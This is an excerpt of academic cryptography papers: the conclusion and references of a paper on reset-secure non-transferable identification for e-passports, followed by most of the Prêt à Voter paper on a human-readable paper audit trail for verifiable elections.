G and a random element $\mathsf{pk} \in G$. A randomly chosen pair of public and secret keys can be respectively a pair $(\mathsf{pk}, \mathsf{sk})$ where $g^{\mathsf{sk}} = \mathsf{pk} \pmod{p}$. $\Pi_{\Sigma'}$ and Π_{Σ} will coincide with Schnorr's Σ protocol. The protocol is illustrated in Figure 3.

We consider such a protocol as a possible substitute for the Chip Authentication protocol of EAC [16,5] to be used in the next generation of e-passports. The next generation of e-passports will make use of public-key cryptography for identification and cloning prevention and it is assumed that the owner will hand over his passport to the border control guard that thus has physical control of the device for a time interval. Therefore, the e-passport could in general be subject to reset attacks where the malicious inspection system will try to gain as much information as it can in order to impersonate that identity later. Moreover, it is also possible that the inspection system initiated an identification protocol with a verifier before starting his slot in the border control system and will try to continue it as soon as he will finish his slot. The CR+ notion of non-transferability perfectly fits the setting of the e-passports.

Note that the current proposal for chip authentication protocol in Extended Access Control [5] of e-passport is not CR+ secure (and thus transferable). Consider our attack from Section 2 on resettable identification scheme with CCA2 encryption from [10]. Then we obtain an attack on the Chip Authentication Protocol by simply replacing the identity of the prover with a Diffie-Hellman contribution A (representing the static public key in the chip authentication protocol of EAC). The message of the verifier will be a randomized Diffie-Hellman contribution B and the identification of the prover is concluded by means of the passive authentication step C that consists in a message sent by the prover according to the Diffie-Hellman exchanged key K. Therefore, by replacing pk

with A, c with B and m with C, we can mount precisely the same attack. Notice further that in our attack we did not have to resort to any reset. This implies that the EAC chip authentication protocol is transferable even if the adversary can not perform resets.

The protocol that we have proposed works in the trusted parameters model. Notice that this is not an extra assumption for the application to e-passports as passports by their own nature assume a trusted authority. Indeed, e-passports are made by governments and readers at the border control already trust the parameters decided by those governments (i.e., they accept as valid the identities certified through digital signatures and digital certificates by those governments). Therefore there is no extra assumption when in the context of e-passport a government also appends to its public information the parameters that we require as trusted parameters.

Another feature of our candidate implementation for e-passports is that there is no public-key requirement on the verifier side. Note that the current proposal for e-passport heavily uses PKI and hence, for e-passports, the management of a PKI is problematic as it should include a key-revocation management that would be difficult to implement.

5 Conclusion

In this paper, we have proposed a new security notion for identification protocols, termed CR+, which we believe to adequately model the achievable non-transferability properties of identification protocols under reset attacks.

We then have proposed as identification protocol an argument of knowledge in the trusted parameters model that is CR+ secure with respect to any other argument of knowledge. In addition, our protocol makes minimal set-up assumption, does not require PKI on the verifier side and can be efficiently instantiated with all languages admitting Σ-protocols.

We have also applied our results to the current proposal for enhanced e-passports pointing out the conceptual transferability weaknesses of the chip authentication protocol. Finally we have proposes an efficient instantiation of out general result as a possible substitute for the Chip Authentication protocol.

Acknowledgments. The work of the authors has been supported in part by the European Commission through the FP7 Information Communication Technologies programme, under Contract FET-215270 FRONTS (Foundations of Adaptive Networked Societies of Tiny Artefacts) and in part by the European Commission through the IST program under Contract IST-2002-507932 ECRYPT.

References

1. Goldwasser, S., Micali, S., Rackoff, C.: The Knowledge Complexity of Interactive Proof-Systems. SIAM J. on Computing 18, 186–208 (1989)
2. Bellare, M., Goldreich, O.: On Defining Proofs of Knowledge. In: Brickell, E.F. (ed.) CRYPTO 1992. LNCS, vol. 740, pp. 390–420. Springer, Heidelberg (1993)

3. Organization, I.C.A.: Machine Readable Travel Documents, Doc 9303, Part 1 Machine Readable Passports (Fifth Edition) (2003)
4. MRTD/NTWG, I.T.: Biometrics Deployment of Machine Readable Travel Documents, Technical Report (2004), http://www.icao.int/mrtd
5. BSI: (Advanced security mechanisms for machine readable travel documents – extended access control), http://www.bsi.bund.de/fachthem/epass/EACTR03110_v110.pdf
6. Chaum, D.: Designated confirmer signatures. In: De Santis, A. (ed.) EUROCRYPT 1994. LNCS, vol. 950, pp. 86–91. Springer, Heidelberg (1995)
7. Jakobsson, M., Sako, K., Impagliazzo, R.: Designated verifier proofs and their applications. In: Maurer, U.M. (ed.) EUROCRYPT 1996. LNCS, vol. 1070, pp. 143–154. Springer, Heidelberg (1996)
8. Monnerat, J., Vaudenay, S., Vuagnoux, M.: About machine-readable travel documents – privacy enhancement using (weakly) non-transferable data authentication. In: International Conference on RFID Security (2007)
9. Canetti, R., Goldreich, O., Goldwasser, S., Micali, S.: Resettable Zero-Knowledge. In: STOC 2000, pp. 235–244. ACM, New York (2000)
10. Bellare, M., Fischlin, M., Goldwasser, S., Micali, S.: Identification protocols secure against reset attacks. In: Pfitzmann, B. (ed.) EUROCRYPT 2001. LNCS, vol. 2045, pp. 495–511. Springer, Heidelberg (2001)
11. Di Crescenzo, G., Persiano, G., Visconti, I.: Constant-Round Resettable Zero Knowledge with Concurrent Soundness in the Bare Public-Key Model. In: Franklin, M. (ed.) CRYPTO 2004. LNCS, vol. 3152, pp. 237–253. Springer, Heidelberg (2004)
12. Brands, S., Chaum, D.: Distance-bounding protocols. In: Helleseth, T. (ed.) EUROCRYPT 1993. LNCS, vol. 765, pp. 344–359. Springer, Heidelberg (1994)
13. Bussard, L., Roudier, Y.: Embedding distance bounding protocols within intuitive interactions. In: Proceedings of the First International Conference on Security in Pervasive Computing (SPC 2003), Boppard (2003)
14. Hancke, G.P., Kuhn, M.G.: An rfid distance bounding protocol. In: Proceedings of IEEE/Create-Net SecureComm 2005 (2005)
15. Singele, D., Preneel, B.: Distance bounding in noisy environments. In: Security and Privacy in Ad-hoc and Sensor Networks, pp. 101–115. Springer, Heidelberg (2007)
16. Justice, H.A.: Eu standard specifications for security features and biometrics in passports and travel documents. Technical report, EU (2006)
17. Catalano, D., Visconti, I.: Hybrid Trapdoor Commitments and Their Applications. In: Caires, L., Italiano, G.F., Monteiro, L., Palamidessi, C., Yung, M. (eds.) ICALP 2005. LNCS, vol. 3580, pp. 298–310. Springer, Heidelberg (2005)
18. Schnorr, C.P.: Efficient Signature Generation for Smart Cards. Journal of Cryptology 4, 239–252 (1991)
19. Cramer, R., Damgard, I., Schoenmakers, B.: Proofs of Partial Knowledge and Simplified Design of Witness Hiding Protocols. In: Desmedt, Y.G. (ed.) CRYPTO 1994. LNCS, vol. 839, pp. 174–187. Springer, Heidelberg (1994)
20. Feige, U., Shamir, A.: Witness indistinguishable and witness hiding protocols. In: STOC 1990, pp. 416–426. ACM, New York (1990)
21. Feige, U., Lapidot, D., Shamir, A.: Multiple Non-Interactive Zero Knowledge Proofs Under General Assumptions. SIAM J. on Computing 29, 1–28 (1999)

Human Readable Paper Verification of Prêt à Voter

David Lundin[1] and Peter Y.A. Ryan[2]

[1] University of Surrey, Guildford, Surrey, UK
d.lundin@surrey.ac.uk
[2] University of Newcastle Upon Tyne, Newcastle, UK
peter.ryan@ncl.ac.uk

Abstract. The Prêt à Voter election scheme provides high assurance of accuracy and secrecy, due to the high degree of transparency and auditability. However, the assurance arguments are subtle and involve some understanding of the role of cryptography. As a result, establishing public understanding and trust in such systems remains a challenge. It is essential that a voting system be not only trustworthy but also widely trusted.

In response to this concern, we propose to add a mechanism to Prêt à Voter to generate a conventional (i.e. human readable) paper audit trail that can be invoked should the outcome of the cryptographic count be called into question. It is hoped that having such a familiar mechanism as a safety net will encourage public confidence. Care has to be taken to ensure that the mechanism does not undermine the carefully crafted integrity and privacy assurances of the original scheme.

We show that, besides providing a confidence building measure, this mechanism brings with it a number of interesting technical features: it allows extra audits of mechanisms that capture and process the votes to be performed. In particular, the mechanism presented here allows direct auditing of ballots that are actually used to cast votes. This is in contrast to previous versions of Prêt à Voter, and indeed other verifiable schemes, that employ a cut-and-choose mechanism. The mechanism proposed also has the benefit of providing a robust counter to the danger of voters undermining the receipt-freeness property by trying to retain the candidate list.

1 Introduction

There has been much concern lately as to the trustworthiness of electronic voting systems such as touch screen devices, where the integrity of the count depends heavily on the correctness of the code running on the voting machines. Researchers have pointed out the ease with which the count could be manipulated in virtually undetectable ways [10]. One response to these concerns, originally proposed by Mercury [13], is to incorporate a *Voter Verifiable Paper Audit Trail* (VVPAT), essentially a paper copy of the voter's intent that is printed in the booth and checkable by the voter. Whilst such a mechanism is doubtless an

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 379–395, 2008.

improvement on the situation in which the count is retained solely in software, with no paper back-up at all, there are still problems:

- Paper audit trails are not invulnerable to corruption.
- It is not clear how any conflicts between the computer and paper audit counts should be resolved.
- Humans are notoriously bad at proof-reading, especially their own material, and hence bad at detecting errors in a record of their choices [3].
- Even if the voter does notice a discrepancy with the paper record created at the time of casting, it may be tricky to resolve, especially without undermining the privacy of the ballot.
- It is not clear under what circumstances the audit trail should be invoked.

An alternative response is to devise schemes that provide high levels of assurance via a high degree of transparency and with minimal dependency on technology. Such schemes provide *Voter-verifiability* in a different sense: voters have a way to confirm that their vote is included in a universally auditable tabulation that is performed on an append-only Web Bulletin Board (WBB) [6].

Prêt à Voter [28,27,1,21,23,24,26,11,12,30] is a particularly voter-friendly example of such high assurance, trustworthy voting schemes. It aims to provide guarantees of accuracy of the count and ballot privacy that are independent of software, hardware etc. Assurance of accuracy flows from maximal transparency of the process, consistent with maintaining ballot privacy.

Verifiable schemes like Prêt à Voter, VoteHere [14], and PunchScan [5], arguably provide higher levels of assurance than even conventional pen-and-paper elections, and certainly far higher assurance than systems that are dependant on the correctness of (often proprietary) code. However, the assurance arguments are subtle and it is unreasonable to expect the electorate at large to understand them. Whether the assurances of *experts* will be enough to reassure the various stakeholders is unclear. This is probably especially true during the early phase of introduction of such systems until a track record has been established. It seems sensible therefore to explore the possibility of incorporating more conventional mechanisms to support public confidence.

Randell and Ryan [17] explored the possibility of voter-verifiable schemes without the use of cryptography. This tried to achieve similar integrity, verifiablity and privacy goals but using only more familiar, physical mechanisms such as scratch strips. The resulting levels of assurance, in the technical sense, are not as high as for Prêt à Voter.

A more recent proposal is *ThreeBallot* due to Rivest [18]. This does indeed provide voter-verifiability but at the cost of a non-trivial voter interface: voters a required to mark three ballots in such a way as to encode their vote (two votes for their candidate of choice, one for all others) and to retain one ballot, chosen at random. Besides the non-trivial voter interface, a number of vulnerabilities in ThreeBallot have been identified, several in Rivest's original paper. It is probably fair to conclude that ThreeBallot, whilst being a conceptual breakthrough, does not, as it stands, provide a viable scheme for real elections.

Here we explore a rather different route: supplementing a cryptographic scheme with a conventional paper audit trail backup that we refer to as a *Human Readable Paper Audit Trail* (HRPAT). This approach was first explored in [20]. Introducing such a mechanism may introduce certain vulnerabilities not present in the original scheme. However, it may be argued that it is worth introducing such risks, at least during trials and early phases of deployment.

In this paper we propose some enhancements to the scheme [20] that gives rise to a number of additional auditing possibilities. This minimises threats to ballot privacy while maximising the reassurance of having a conventional mechanism as a backup. Once sufficient levels of trust and confidence have been established in a verifiable, trustworthy scheme like Prêt à Voter, we would hope that the scaffolding of an HRPAT could be cast aside.

Besides the confidence building aspects we find that the HRPAT mechanisms proposed here provide a number of unexpected technical benefits. It can provide a robust counter to the danger of voters attempting to leave the polling station with the left hand element of the Prêt à Voter ballot form. This shows the candidate order and so could provide a potential coercer with proof of the vote. A number of possible counter-measures to this threat have been identified previously, for example the provision of *decoy* candidate lists [23,25], but the mechanism here appears to be particularly robust. The procedure we propose here involves the officials verifying that the voter submits the component of the ballot that carries the candidate order at the time of casting.

The approach proposed here enables a number of additional auditing procedures to be introduced that significantly increase the assurance of accuracy, assuming that the integrity of the paper audit trail can be ensured.

The second author previously proposed a Verified Encrypted Paper Audit Trail (VEPAT) mechanism [29]. Whilst this enhances assurance from a technical point of view, the audit trail is not human-readable and so it does not really help with public perception and confidence. It is hoped that the scheme proposed here should be more familiar and understandable.

2 Outline of Prêt à Voter

The key innovation of the Prêt à Voter approach is to encode the vote using a randomised candidate list. Suppose that our voter is called Anne. At the polling station, Anne chooses at random a ballot form sealed in an envelope; an example of such a form is shown in Figure 1.

In the booth, Anne extracts her ballot form from the envelope and makes her selection in the usual way by placing a cross in the right hand column against the candidate of her choice (or, in the case of a Single Transferable Vote (STV) system for example, she marks her ranking against the candidates). Once her selection has been made, she separates the left and right hand strips along a perforation and discards the left hand strip. She is left with the right hand strip which now constitutes her *privacy protected receipt*, as shown in Figure 2.

Obelix	
Idefix	
Asterix	
Panoramix	
	7304944

Fig. 1. Prêt à Voter ballot form

X
7304944

Fig. 2. Prêt à Voter ballot receipt (encoding a vote for "Idefix")

Anne now exits the booth clutching her receipt, registers with an official, and casts her receipt. Her receipt is placed over an optical reader or similar device that records the cryptographic value at the bottom of the strip and records in which cell her X is marked, or the vector of rankings etc. This digital copy of her receipt is posted to a secure Web Bulletin Board (WBB). Her original, paper receipt is digitally signed and franked and returned to her to keep.

The randomisation of the candidate list on each ballot form ensures that the receipt does not reveal the way she voted, thus ensuring the secrecy of her vote. Incidentally, it also removes any bias towards the candidate at the top of the list that can occur with a fixed ordering.

The value printed on the bottom of the receipt, that we refer to as the *onion*, is the key to extraction of the vote during the tabulation phase. Buried cryptographically in this value is the information needed to reconstruct the candidate order and so extract the vote encoded on the receipt. This information is encrypted with secret keys shared across a number of tellers. Thus, only a threshold set of tellers acting together are able to interpret the vote encoded on the receipt.

After the voting has closed, voters (or perhaps proxies acting on their behalf) can visit the secure Web Bulletin Board (WBB) and confirm their receipts appear correctly. Once any discrepancies are resolved, the tellers take over and perform anonymising mixes and decryption of the receipts. All the intermediate stages of this process are committed to the WBB for later audit. Various auditing mechanisms are in place to ensure that all the steps, the creation of the ballot forms, the mixing and decryption etc are performed correctly. These are carefully designed so as not to impinge on ballot privacy. Full details can be found in, for example, [22].

An early version of the Prêt à Voter system used a decryption mix network to break the link between an encrypted receipt and the plaintext vote [1]. We call this configuration of the system Prêt à Voter 2005. When the decryption mix network was exchanged for a re-encryption mix network in Prêt à Voter 2006

[26] this made provisions for a range of measures that protect the secrecy of the election, for example the on-demand printing of ballot forms in the booth. A further extension of the system exchanged the Elgamal encryption for Paillier [22].

2.1 The Security Properties

Cryptographic schemes, like those in the Prêt à Voter class, strive to provide the following properties:

1. Accuracy
2. Ballot privacy and coercion resistance
3. Voter-verifiablity

Accuracy can be thought of as the requirement that all legitimately cast votes should be included in the tabulation. We will assume that a correct register of legitimate voters is maintained and that mechanisms are in place to authenticate voters and ensure that each voter can cast at most one vote.

Ballot privacy requires that, for any given voter, it should be impossible for anyone, other than the voter, to determine how they voted. Coercion resistance requires that even if the voter is prepared to cooperate with a coercer throughout the vote casting protocol, the voter cannot construct a proof of how they voted.

Voter-verifiability requires that voters should have a way to confirm that their votes are accurately included in the tabulation. Clearly this has to be done in a way that does not violate coercion resistance.

Prêt à Voter allows all voters to check that their votes were recorded as intended by the electronic voting system and then the public verifiability allows any interested organisation or individual to check that all recorded, encrypted votes are transformed into countable plain text votes correctly. Thus the tabulation of the receipts is universally verifiable. The assurance arising from the voter checks relies on a reasonable number of voters checking their receipts on a web site.

The goal is to provide high assurance that these properties are guaranteed for any election without needing to trust any component of the system, be it software, hardware or humans. Rivest has coined the term *software independence* to refer to this design requirement [19].

Analysis of the Prêt à Voter schemes indicates that, subject to certain assumptions, they fulfill the above requirements. We refer the reader to the various papers and tech reports for the details.

The scheme that we describe here inherits the security properties of Prêt à Voter 2006. For the accuracy requirement it can be argued that this scheme provides higher guarantees, as long as we assume that the integrity of the paper audit trail can be guaranteed. Regarding the privacy requirements there is a danger that the HRPAT mechanism may undermine the carefully wrought properties of the 2006 scheme. We will discuss the differences in the security guarantees provided by Prêt à Voter 2006 and the scheme of this paper in our conclusions Section 5.

3 Preliminaries

In this section we introduce some of the primitives that we need in what follows.

3.1 Threshold ElGamal

We recall the probabilistic algorithm due to ElGamal, [4]: given a large prime p and a generator α of a q-order subgroup of Z_p^*. A party A chooses a secret key k and computes β:

$$\beta := \alpha^k \pmod{p}$$

The public key is p, α and β. k is the secret key. Encryption of m yields a pair of terms computed thus:

$$c := (y_1, y_2) := (\alpha^r, m \cdot \beta^r) \pmod{p}$$

where r is chosen at random. A decrypts c as follows:

$$m = y_2 / y_1^k \pmod{p}$$

The security of ElGamal rests on the presumed difficulty of taking discrete logs in a finite field. Thus, recovering the secret k exponent from knowledge of p, α and β is thought to be intractable.

A randomising algorithm like ElGamal allows the possibility of re-encryption: anyone who knows the public key can re-randomise the original encryption with a new random value r':

$$(y_1', y_2') := (\alpha^{r'} \cdot y_1, \beta^{r'} \cdot y_2)$$

which gives:

$$(y_1', y_2') := (\alpha^{r'+r}, \beta^{r'+r} \cdot m)$$

Clearly, this is equivalent to simply encrypting m with the randomisation $r + r'$ and decryption is performed exactly as before. We will see the utility of re-encryption when we come to describe anonymising mixes. Note that, crucially, the device performing the re-encryption does not use any secret keys and at no point in the re-encryption process is the plaintext revealed.

In fact we will use *exponential ElGamal*, where m is encrypted as:

$$c := (y_1, y_2) := (\alpha^r, \alpha^m \cdot \beta^r) \pmod{p}$$

Thus the plaintext is carried in the exponent of α. This is convenient when we come to transform the receipts to pure ElGamal terms prior to mixing. It does mean however that we have to limit the plaintext space to avoid having to extract discrete logs to obtain the plaintext. Furthermore, we will use a threshold form of ElGamal. We omit the details and refer the reader to [16], for example.

4 The Scheme

In this section we first present the HRPAT Prêt à Voter ballot form with its onions and how they are created and printed. We then describe the on-demand printing of the candidate list and the method by which votes are cast. Finally we show how the encrypted receipts are decrypted and how the HRPAT can be used to verify the electronic election.

4.1 The Ballot Form and Its Use

The usual Prêt à Voter ballot form is modified to comprise two overlaid pages. The bottom page has the usual two portions: the left hand portion carries an onion and a serial number. The top page overlays the right portion of the bottom sheet and carries another onion value. The top page has a carbon layer or similar on the back to ensure that marks applied to the top page transfer to the bottom

	POST
$onion_L$	
$serial$	

RETAIN
$onion_R$

Fig. 3. The ballot form in two pages

	RETAIN
$onion_L$	$onion_R$
$serial$	

Fig. 4. The ballot form complete

	RETAIN
$candidate_B$	
$candidate_C$	
$candidate_A$	
$onion_L$	$onion_R$
$serial$	

Fig. 5. The ballot form with candidates printed

	RETAIN
$candidate_B$	
$candidate_C$	X
$candidate_A$	
$onion_L$	$onion_R$
$serial$	

Fig. 6. The ballot form with marks

	POST
$candidate_B$	
$candidate_C$	X
$candidate_A$	
$onion_L$	
$serial$	

RETAIN
X
$onion_R$

Fig. 7. The marked ballot form in two pages

page. The layout of the ballot form is shown in Figure 3. This means that when the top page is aligned over the right column of the bottom page, as is the case when the voter receives the ballot form, the ballot form looks as shown in Figure 4. When the voter makes her mark in the right hand column of this complete form the mark is made on both pages.

The reader will notice that there are no candidate names printed in Figure 3. This is because we are incorporating the on-demand printing of ballot forms introduced in previous papers [26]. When the voter has identified herself to the poll station workers she is allowed to randomly choose a ballot form such as that in Figure 4. At this stage $onion_L$ and $onion_R$ are concealed (for example by a scratch strip) so that they cannot be read by either the poll station worker nor anyone else at the polling station. The other value, *serial*, is noted in the register next to the voter's name.

The voter takes the form into the voting booth where she makes $onion_L$ visible and then allows a machine to read this value. The machine decrypts of the onion, as will be explained later, and from this computes the candidate list, which it now prints in the left column of the ballot form.

The result is depicted in Figure 5.

The voter now makes her mark(s) on the form in the privacy of the voting booth and the result is exemplified in Figure 6. She then detaches the top page from the bottom and the result is shown in Figure 7. The voter places the page marked *POST* into an envelope through which only the serial number is visible and then leaves the booth carrying the envelope and the top page, which will constitute her receipt. She now presents herself to the vote casting desk and hands over the envelope and receipt. The poll station worker checks that *serial* is the same as the one previously assigned to the voter. Once this is done, the serial number is detached and discarded and the envelope containing the lower page is placed in the ballot box. The page marked $RETAIN$, which acts like a conventional Prêt à Voter receipt, is scanned, a digital copy posted to the WBB and handed back to the the voter to keep as her *protected receipt*.

The serial number serves a dual purpose here: firstly it counters chain-voting attacks as suggested by Jones [8]. Secondly, it serves to verify that the voter does not retain the lower layer of their ballot form. This is a useful spin-off of the HRPAT mechanism: in the standard Prêt à Voter, there is the possibility of the voter retaining the LH portion of the ballot form, along with her receipt, to prove to a coercer how she voted.

4.2 Cut-and-Choose

Early versions of Prêt à Voter used preprinted ballot forms and so, for the election to be guaranteed accurate and to instill trust in the voters, randomly selected ballot forms are audited before, during and after the election. That is to say they are decrypted and shown to have been correctly printed [2,23]. Such random selection is performed by suitable auditing authorities but may also be supplemented by the voters themselves. One mechanism to provide such a cut-and-choose protocol to the voter while maintaining control on the number of ballots issued to each voter, is to have a double sided form, one side of which (selected at random by the voter) is used to cast the vote and the other is automatically audited [25,26]. However, any such "cut-and-choose" mechanism only allows forms that are not used to be audited.

In the scheme presented here, we add a paper audit trail to Prêt à Voter. As has been described above, the candidate list is printed on the bottom page of the ballot form and this page is placed in a ballot box and provides the human readable paper audit trail. Because of the properties of the relation between the two pages as described in this section, it is possible to audit the printing of the candidate list of any number of forms that were actually used for voting after the close of the election. The device or authority printing the form would thus be caught with a probability proportional to the number of forms audited. Hence the HRPAT method shown in this paper has this further audit application. This auditing mechanism can be used with either pre-printed or on-demand printed forms.

4.3 Generation of the Encrypted Ballot Forms

We describe a distributed, parallel construction of the onion pairs, analogous to the Paillier construction presented in [22]. Suppose that we have L *clerks*. They will be responsible for generating I onion pairs, where each onion pair will carry the same seed/plainext.

We further suppose that we have an ElGamal public key for the tellers PK_T and public keys for the Booths PK_B , where k indexes the booths. Both of these public keys will have the same modulus. We provide the construction for a single booth key; we simply replicate the construction for other booth keys. Denote the public key of the booth in question as PK_B.

The jth clerk generates I *sub-onion* pairs:

$$\{\theta^T_{j,i}; \theta^B_{j,i}\}$$

Where:

$$\theta^T_{j,i} := \{s_{j,i}, x_{j,i}\}_{PK}$$

and

$$\theta^B_{j,i} := \{s_{j,i}, y_{j,i}\}_{PK}$$

The first term is an encryption of the j, ith seed under the Teller's public key. The second term is the encryption of the same seed value under the booth's public key. The randomisations x, y, used for these two encryptions should be independent.

All of these sub-onions are all posted to a WBB in cells of an $L \times I$ matrix (L columns, I rows) — one pair in each cell. To audit these, an independent auditing entity chooses for each row a randomly selected subset of the cells in the row, say half. For these selected cells the clerks reveal the s, x and y values. The auditor can check that the encryptions match the posted sub-onion values and that the two seed values are equal for each pair. The auditor can also check that the s values are consistent with the required distribution.

Assuming the posted material passes the audits, the "full" onions are formed by taking the product of the remaining, un-audited pairs row-wise. This step is universally verifiable. Let A_i denote the set of indices of the pairs selected for audit in the ith row. Then the "full" onions for the i th row are computed as:

$$\varTheta^T_i := \prod_{j \in \bar{A}} \theta^T_{j,i}$$

$$\varTheta^B_i := \prod_{j \in \bar{A}} \theta^B_{j,i}$$

To create the proto-ballots, suppose that we have paper ballots forms that initially just carry index values from I, each form will carry a unique index value. We now introduce two new processes P_1, P_2. P_1 takes a form with index i, looks up $\varTheta^T_i$ on the WBB, re-encrypts it and prints the result on the RH portion of form. This now constitutes the $\varTheta_{R,i}$ for the ballot form. It then covers this with a scratch strip. Once it has finished a batch of these, they are shuffled and passed on to P_2.

P_2 looks up the appropriate $\varTheta^B_i$, re-encrypts this and prints the resulting value, $\varTheta_{L,i}$on the LH portion of the ballot and covers it with a scratch strip.

We perform audits on a randomly selected subset of the resulting proto-ballots. For the selected ballots, the onions are revealed and P_1 and P_2 are required to prove the re-encryption link back to the onion pair on the WBB. Audited forms are marked are discarded.

Our construction ensures that it would take corrupt booth or access to the paper audit trail and a two-way collusion, of P_1 and P_2, to link the R (receipt) onions to the candidate lists. The index value on the ballots can serve as the serial number, and is removed at the time of casting.

4.4 Anonymising Tabulation

Anonymising tabulation proceeds as for Prêt à Voter 2006. We outline it here for completeness. The encrypted receipts scanned in the polling station are published on the web bulletin board and all voters are able to check that their receipts appear there. When all tellers are satisfied that the election has ended and all electoral rules have been followed they start the decryption process, which is shown in Table 1. The first teller, T_1, takes all encrypted receipts and injects the voter's choice(s) into the $onion_R$, using the homomorphic properties of exponential ElGamal. We call the onion with the injected choice(s) $onion_I$. Suppose:

$$onion_R = (\alpha^r, \alpha^s \cdot \beta^r) \pmod p$$

Then:

$$onion_I := (\alpha^r, \alpha^v \cdot \alpha^m \cdot \beta^r) \pmod p$$

The index number v indicates the position of the X on the receipt. In effect, we are multiplying $onion_R$ by the encryption of v with randomisation $r = 0$. The result is:

$$onion_I = \{v + s, t\}_{PK}$$

Thus, the I onion is the encryption of the v index plus the seed value. The offset ϕ of the candidate list printed on the ballot form is computed as $\phi := s\ (mod\ n)$, where n is the number of candidates. The candidate order is cyclically shifted upwards from the canonical ordering by ϕ. Thus, $v + s\ (mod\ n)$ gives the index of the candidate chosen by the voter in the canonical numbering of the candidates.

No mixing is performed at this step: the I and R onions are posted side-by-side on the WBB. That each $onion_I$ is correctly formed w.r.t. $onion_R$ is thus universally verifiable.

Table 1. Decryption of the encrypted receipts

$onion_R$	Inject choices	$onion_I$	Re-encryption mix network	$onion_I$	Decryption	Plaintext vote
O_{R_2}	⇒	O_{I_2}		O_{I_5}	⇒	V_5
O_{R_1}	⇒	O_{I_1}		O_{I_2}	⇒	V_2
O_{R_4}	⇒	O_{I_4}		O_{I_3}	⇒	V_3
O_{R_5}	⇒	O_{I_5}		O_{I_4}	⇒	V_4
O_{R_3}	⇒	O_{I_3}		O_{I_1}	⇒	V_1

We now perform a sequence of re-encryption mixes, performed by a set of mix tellers. Each mix teller takes the full batch of $onion_I$s, re-encrypts each onion, shuffles the batch and outputs to the next mix teller. The output batch from each teller is published onto the web bulletin board. The last output batch we call $onion_I$.

When all mix tellers have performed their re-encryption mixes, the independent auditors confirm that the mixes have all been performed correctly. This might be done using partial random checking [7], or perhaps Neff's proofs of ElGamal shuffles [15]. If the auditors confirm that the mixes are correct, we can proceed to the decryption stage. If problems are identified with the mixes, corrective actions can be taken. Thus, for example, if one of the mix tellers is identified as having cheated, it can be removed and replaced. The mixes can be re-computed from the point onwards and re-audited. We might routinely re-run the mixes and audits in any case for additional assurance.

Once we are happy that the mixes have been performed correctly, a threshold set of the decryption tellers take over and cooperate to decrypt each $onion_I$. No mixing is required at this stage and each step of the decryption can be accompanied with a ZK proof of correct (partial) decryption. The final, fully decrypted values can be translated into the corresponding candidate values using:

$$candidate_i = (s + v) \ (mod \ n))$$

Such re-encryption mixes are known to provide anonymity against a passive attacker. Against an active attacker, who might have some capability to inject or alter terms entered into the mix, we have to guard against ballot doubling attacks: to identify a particular voter's choice, he injects a term that is a re-randomisation of the voter's receipt. If unchecked, this will result in two decrypted receipts with the same adjusted seed value. We will in any case have procedures in place to guard against ballot stuffing that will help counter such dangers. An additional measure is to run (threshold) plaintext equivalence checks against the terms in the mix prior to decryption, see [9].

4.5 Audit of the Paper Trail

We now have a number of possible strategies for auditing the election. One scenario is to perform a full, manual recount of the election using the HRPAT and simply compare this with the cryptographic count. In practice, due to inevitable errors with manual counting, this will differ from the electronic count, even if the latter is exact and correct. If the difference is small and well within the winning margin, this could probably be disregarded.

An alternative is to take a random subset of the HRPAT ballots and, for each of these forms, the auditor requires the appropriate booth to decrypt the onion and so reveal the seed s. The tellers are required to provide ZK proofs of the correctness of their decryption steps. From the seed value s it computes the candidate order and checks that this agrees with the list printed on the ballot.

This audit serves to catch any cheating by booths that might not have been detected earlier during any cut-and-choose audits. The advantage of these audits is that we are checking the candidate orders on ballot forms actually used by the voters to cast their votes rather than just on unused ballots.

We can now perform some checks of correspondence between the paper audit trial and the decrypted ballots posted from the tabulating mixes. For each selected paper audit ballot, the auditor now computes the adjusted seed value:

$$\bar{s} := v + s$$

It should now be able to find a matching value amongst the decrypted outputs of the tabulation process on the WBB. Failure to find a matching value casts doubt on the conduct of the election. If the auditor finds an adjusted seed value in the tabulation that differs slightly (i.e. by less than n) from the closest seed value from the paper audit trial this may be indicative of corruption. This might be due to some manipulation of index values in the paper audit trial or the electronic records. Further investigation would now be required, firstly to establish that the paper ballot has not been manipulated.

For ballots selected for audit for which the above check fails, we can perform a diagnostic check: we perform PET checks of the paper ballot onion against the posted receipt onions. If a match were found, and the corresponding index posted against this onion on the WBB agrees with the index of the paper copy, this would indicate that this receipt had been corrupted in the mix/tabulation phase not detected.

We can also compute amended onions from the paper audit trail by folding the index into the LH onion in the same way that we formed the I onions. We refer to these as J onions.These J onions will have different randomisations from the corresponding I onions computed previously. However, as long as all computations have been performed correctly, the sets of $onion_I$s, $onion_I$ s and $onion_J$s contain the same plaintexts. In other words, The J onions should be related to the I by a re-encryptions and shuffles. We could test this hypothesis by performing a full PET matching of the I and J onions or, perhaps more realistically, performing some spot checks on a random selection.

5 Analysis

Rather than attempt a full analysis of the present scheme, we will discuss the respects in which it differs from Prêt à Voter 2006. In terms of the accuracy guarantees we will see that this scheme provides stronger guarantees that Prêt à Voter 2006, assuming the integrity of the paper audit trial. If the paper audit trial is vulnerable to manipulation, then arguably the HRPAT mechanism could undermine the assurance of accuracy of the original scheme.

Assuming the integrity of the paper audit trail for the moment, the additional auditing possibilities introduced by this HRPAT mechanism means that it will be significantly harder to violate accuracy in an undetectable way. For example, the fact that all actually voted ballot forms can be audited for correct construction means that is essentially impossible for votes to be incorrectly encoded in receipts undetected. In previous versions of Prêt à Voter, and indeed similar schemes, these checks are probabilistic and require assumptions of lack of collusion between ballot creating processes and auditing processes.

5.1 Linking the Receipt Onions to the Candidate Lists

The fact that in this scheme, the ballot forms carry linked onions on both portions does create potential threats against ballot privacy. Thus, for example, if the adversary is able to link the L and R onions for a ballot form and is able to access the paper audit trail, then he will be able to compromise the secrecy of that voter's ballot. This could be achieved with the collusion of the P_1 and P_2 processes. It is of course difficult to gauge whether this is a good trade-off, and this judgement will probably vary according to circumstance, perceived threats etc.

The link between LH and RH onions is cryptographically protected and cannot be directly re-established without access to a threshold set of teller's keys. However, there is a danger that if booth keys are compromised, it may be possible to obtain the seeds for some ballots and link these to the decrypted values posted on the WBB. The coercer still has to link the HRPAT ballot to the voter who used it. He can do this if he can establish the link between the two onions. However, our construction ensures that it would require a collusion of the P_1 and P_2 processes to reveal these links.

